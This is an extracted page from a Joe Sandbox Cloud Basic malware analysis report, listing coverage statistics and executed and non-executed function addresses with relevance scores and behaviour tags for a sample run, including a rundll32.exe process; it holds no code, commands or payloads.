Execution Coverage:	9.4%
Dynamic/Decrypted Code Coverage:	0%
Signature Coverage:	11.3%
Total number of Nodes:	582
Total number of Limit Nodes:	28



Executed Functions

Function 00403484 Relevance: **16.9**, APIs: **11**, Instructions: **400** CFG HDC MEMORY STRING COM Download Yara Rule ▼

Function 00404608 Relevance: **8.8**, APIs: **4**, Strings: **1**, Instructions: **81** CFG HDC COMMON Download Yara Rule ▼

Function 00403317 Relevance: **6.1**, APIs: **4**, Instructions: **126** CFG HDC COMMON Download Yara Rule ▼

Function 00402E8B Relevance: **14.3**, APIs: **7**, Strings: **1**, Instructions: **301** CFG HDC MEMORY COMI Download Yara Rule ▼

Function 004059AC Relevance: **5.3**, APIs: **2**, Strings: **1**, Instructions: **30** CFG HDC MEMORY COMMOI Download Yara Rule ▼

Function 00405073 Relevance: **1.6**, APIs: **1**, Instructions: **102** CFG HDC COMMON Download Yara Rule ▼

Function 004070B8 Relevance: **1.6**, APIs: **1**, Instructions: **80** CFG HDC MEMORY COMMON Download Yara Rule ▼

Function 0040327F Relevance: **1.5**, APIs: **1**, Instructions: **10** CFG HDC COMMON Download Yara Rule ▼

Function 00401C64 Relevance: **1.5**, APIs: **1**, Instructions: **7** CFG HDC MEMORY COMMON Download Yara Rule ▼

Function 00402E73 Relevance: **1.5**, APIs: **1**, Instructions: **7** CFG HDC COMMON Download Yara Rule ▼

Non-executed Functions

Function 00408616 Relevance: **26.7**, Strings: **21**, Instructions: **417** HDC COMMON CRYPTO Download Yara Rule ▼

Function 004081BD Relevance: **14.0**, APIs: **4**, Strings: **4**, Instructions: **50** HDC LIBRARY LOADER CO Download Yara Rule ▼

Function 00405E07 Relevance: **13.7**, APIs: **9**, Instructions: **177** HDC COMMON Download Yara Rule ▼

Function 00405C15 Relevance: **12.4**, APIs: **3**, Strings: **4**, Instructions: **100** HDC FILE COMMON Download Yara Rule ▼

Function 00405549 Relevance: **12.1**, APIs: **8**, Instructions: **132** HDC COMMON Download Yara Rule ▼

Function 0040567B Relevance: **7.6**, APIs: **5**, Instructions: **150** HDC COMMON Download Yara Rule ▼

Function 00404A4D Relevance: **7.5**, APIs: **5**, Instructions: **38** HDC THREAD COMMON Download Yara Rule ▼

Function 00404B04 Relevance: **7.0**, APIs: **2**, Strings: **2**, Instructions: **13** HDC LIBRARY LOADER CO Download Yara Rule ▼

Function 00407B99 Relevance: **6.4**, APIs: **5**, Instructions: **102** HDC MEMORY COMMON Download Yara Rule ▼

Function 00406ED9 Relevance: **5.4**, APIs: **1**, Strings: **2**, Instructions: **124** HDC COMMON Download Yara Rule ▼

Function 004052FC Relevance: **5.3**, APIs: **1**, Strings: **2**, Instructions: **62** HDC COMMON Download Yara Rule ▼

Function 004032B7 Relevance: **5.3**, APIs: **2**, Strings: **1**, Instructions: **40** HDC COMMON Download Yara Rule ▼

Function 00403968 Relevance: **5.3**, APIs: **2**, Strings: **1**, Instructions: **33** HDC MEMORY COMMON Download Yara Rule ▼

Function 004010C8 Relevance: **5.2**, APIs: **4**, Instructions: **181** HDC MEMORY STRING COMMON Download Yara Rule ▼

Function 004079ED Relevance: **5.1**, APIs: **4**, Instructions: **53** HDC MEMORY COMMON Download Yara Rule ▼


Function 00405D68 Relevance: **5.0**, APIs: **4**, Instructions: **12** HDC COMMON Download Yara Rule ▼

Analysis Process: rundll32.exe

PID: **3352**, Parent PID: **3648** COMMON

Execution Graph

Execution Coverage



Dynamic/Packed Code Coverage

Signature Coverage

Execution Coverage:	5.4%
Dynamic/Decrypted Code Coverage:	70.6%
Signature Coverage:	9.6%
Total number of Nodes:	511
Total number of Limit Nodes:	29

Executed Functions

Function 00007DF471DA8718 Relevance: **11.0**, APIs: **2**, Strings: **4**, Instructions: **492** CFG COMMON Download Yara Rule ▼

Function 00007DF471DB2FA4 Relevance: **8.9**, APIs: **4**, Strings: **1**, Instructions: **122** CFG NATIVE ME Download Yara Rule ON

Function 00007DF471DA36A0 Relevance: **7.6**, APIs: **3**, Strings: **1**, Instructions: **570** CFG THREAD CO Download Yara Rule ▼

Function 00007DF471DA828C Relevance: **4.7**, APIs: **3**, Instructions: **241** CFG FILE COMMON Download Yara Rule ▼

Function 00007DF471DA782C Relevance: **4.6**, APIs: **3**, Instructions: **135** CFG FILE COMMON Download Yara Rule ▼

Function 00007DF471DAB92C Relevance: **4.6**, APIs: **3**, Instructions: **110** CFG PIPE COMMON Download Yara Rule ▼

Function 00007DF471DB2E88 Relevance: **3.6**, APIs: **1**, Strings: **1**, Instructions: **92** FILE NATIVE CO Download Yara Rule ▼

Function 00007DF471DD48E4 Relevance: **3.1**, APIs: **2**, Instructions: **93** NETWORK COMMON Download Yara Rule ▼

Function 00007DF471DA15E4 Relevance: **2.3**, APIs: **1**, Instructions: **815** THREAD COMMON Download Yara Rule ▼

Function 00007DF471DD55E8 Relevance: **1.8**, APIs: **1**, Instructions: **281** NETWORK COMMON Download Yara Rule ▼

Function 00007DF471DAC06C Relevance: **1.6**, APIs: **1**, Instructions: **114** ENCRYPTION COMMON Download Yara Rule ▼

Function 00007DF471DB2834 Relevance: **1.5**, APIs: **1**, Instructions: **13** NATIVE COMMON Download Yara Rule ▼

Function 0000017ED6FD30D0 Relevance: **23.1**, APIs: **4**, Strings: **9**, Instructions: **355** CFG MEMORY Download Yara Rule ▼

Function 00007FFA06EE1178 Relevance: **13.6**, APIs: **9**, Instructions: **103** CFG HDC FILE MEMORY Download Yara Rule ▼

Function 00007DF471DB44A4 Relevance: **12.4**, APIs: **6**, Strings: **1**, Instructions: **143** CFG FILE MEM Download Yara Rule ▼

Function 00007DF471DB48C8 Relevance: **6.4**, APIs: **1**, Strings: **3**, Instructions: **426** CFG COMMON Download Yara Rule ▼

Function 00007DF471DD44F4	Relevance: **4.6**, APIs: **3**, Instructions: **117**	CFG COMMON	Download Yara Rule
Function 00007DF471DA75AC	Relevance: **4.6**, APIs: **3**, Instructions: **72**	CFG FILE COMMON	Download Yara Rule
Function 00007DF471E536CC	Relevance: **3.7**, APIs: **1**, Strings: **1**, Instructions: **247**	CFG COMMON	Download Yara Rule
Function 00007DF471D92918	Relevance: **3.7**, APIs: **1**, Strings: **1**, Instructions: **228**	COMMON	Download Yara Rule
Function 00007DF471D92638	Relevance: **3.7**, APIs: **1**, Strings: **1**, Instructions: **182**	COMMON	Download Yara Rule
Function 00007DF471DA0EF4	Relevance: **3.6**, APIs: **1**, Strings: **1**, Instructions: **60**	COMMON	Download Yara Rule
Function 00007DF471DB46B4	Relevance: **3.2**, APIs: **1**, Strings: **1**, Instructions: **214**	COMMON	Download Yara Rule
Function 0000017ED6FD0000	Relevance: **3.2**, APIs: **2**, Instructions: **193**	COMMON	Download Yara Rule
Function 00007DF471DA2677	Relevance: **3.1**, APIs: **2**, Instructions: **127**	COMMON	Download Yara Rule
Function 00007DF471D922E4	Relevance: **3.1**, APIs: **2**, Instructions: **109**	LIBRARY COMMON	Download Yara Rule
Function 00007DF471DAE130	Relevance: **3.1**, APIs: **2**, Instructions: **71**	MEMORY COMMON	Download Yara Rule
Function 00007DF471DA6B20	Relevance: **1.8**, APIs: **1**, Instructions: **284**	COMMON	Download Yara Rule
Function 00007DF471DAF200	Relevance: **1.7**, APIs: **1**, Instructions: **245**	REGISTRY COMMON	Download Yara Rule
Function 00007DF471DD5384	Relevance: **1.7**, APIs: **1**, Instructions: **227**	NETWORK COMMON	Download Yara Rule
Function 00007DF471DA8C4C	Relevance: **1.7**, APIs: **1**, Instructions: **173**	REGISTRY COMMON	Download Yara Rule
Function 00007DF471DD4D7C	Relevance: **1.7**, APIs: **1**, Instructions: **167**	NETWORK COMMON	Download Yara Rule
Function 00007DF471DAD200	Relevance: **1.6**, APIs: **1**, Instructions: **139**	COMMON	Download Yara Rule
Function 00007DF471DA7B7C	Relevance: **1.6**, APIs: **1**, Instructions: **135**	COMMON	Download Yara Rule
Function 00007DF471DA3E3A	Relevance: **1.6**, APIs: **1**, Instructions: **131**	FILE COMMON	Download Yara Rule
Function 00007DF471E3DDDC	Relevance: **1.6**, APIs: **1**, Instructions: **123**	COMMON	Download Yara Rule
Function 00007DF471DD5B2C	Relevance: **1.6**, APIs: **1**, Instructions: **104**	COMMON	Download Yara Rule
Function 00007DF471DAD454	Relevance: **1.6**, APIs: **1**, Instructions: **91**	COMMON	Download Yara Rule
Function 00007DF471DAB760	Relevance: **1.6**, APIs: **1**, Instructions: **65**	COMMON	Download Yara Rule
Function 00007DF471DA20C0	Relevance: **1.6**, APIs: **1**, Instructions: **60**	COMMON	Download Yara Rule
Function 0000017ED6FD4EB0	Relevance: **1.6**, APIs: **1**, Instructions: **54**	MEMORY COMMON	Download Yara Rule
Function 00007DF471DA6E1C	Relevance: **1.6**, APIs: **1**, Instructions: **50**	COMMON	Download Yara Rule
Function 00007DF471D91AAC	Relevance: **1.5**, APIs: **1**, Instructions: **40**	MEMORY COMMON	Download Yara Rule
Function 00007DF471D91A58	Relevance: **1.5**, APIs: **1**, Instructions: **33**	MEMORY COMMON	Download Yara Rule
Function 00007DF471D92438	Relevance: **1.5**, APIs: **1**, Instructions: **26**	COMMON	Download Yara Rule
Function 00007DF471DB389C	Relevance: **1.5**, APIs: **1**, Instructions: **26**	COMMON	Download Yara Rule
Function 00007DF471E01C6C	Relevance: **1.5**, APIs: **1**, Instructions: **23**	COMMON LIBRARYCODE	Download Yara Rule
Function 00007DF471D92BE8	Relevance: **1.5**, APIs: **1**, Instructions: **9**	COMMON	Download Yara Rule
Function 00007DF471DA2B50	Relevance: **1.3**, APIs: **1**, Instructions: **37**	STRING COMMON	Download Yara Rule

Non-executed Functions

Function 00007FFA06EE91A8	Relevance: **.0**, Instructions: **5**	COMMON LIBRARYCODE	Download Yara Rule
Function 00007FFA06EE2490	Relevance: **18.1**, APIs: **12**, Instructions: **68**	COMMON LIBRARYCODE	Download Yara Rule

Function 00007FFA06EE2434 Relevance: **7.0**, APIs: **2**, Strings: **2**, Instructions: **19** LIBRARY LOADER Download Yara Rule ODE

Joe Sandbox Cloud Basic 36.0.0 Rainbow Opal